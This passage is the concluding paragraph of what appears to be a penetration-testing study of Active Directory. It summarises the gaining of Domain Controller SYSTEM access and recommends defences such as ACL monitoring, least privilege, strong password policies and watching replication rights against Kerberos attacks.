The final outcome of the assessment – gaining top-level (SYSTEM) access to the central Domain Controller – secured the attacker permanent, unchallenged and undetectable 'dominance' over the entire corporate network. In conclusion, this earlier study and practical application highlight the urgent need to implement preventative architectural hardening measures in modern corporate environments. These include the continuous and automated monitoring of Access Control Lists (ACLs) in Active Directory, the universal and strict application of the principle of least privilege, the enforcement of centralised policies for strong and random passwords, as well as continuous monitoring of directory replication rights to enable the timely prevention and detection of advanced Kerberos attacks.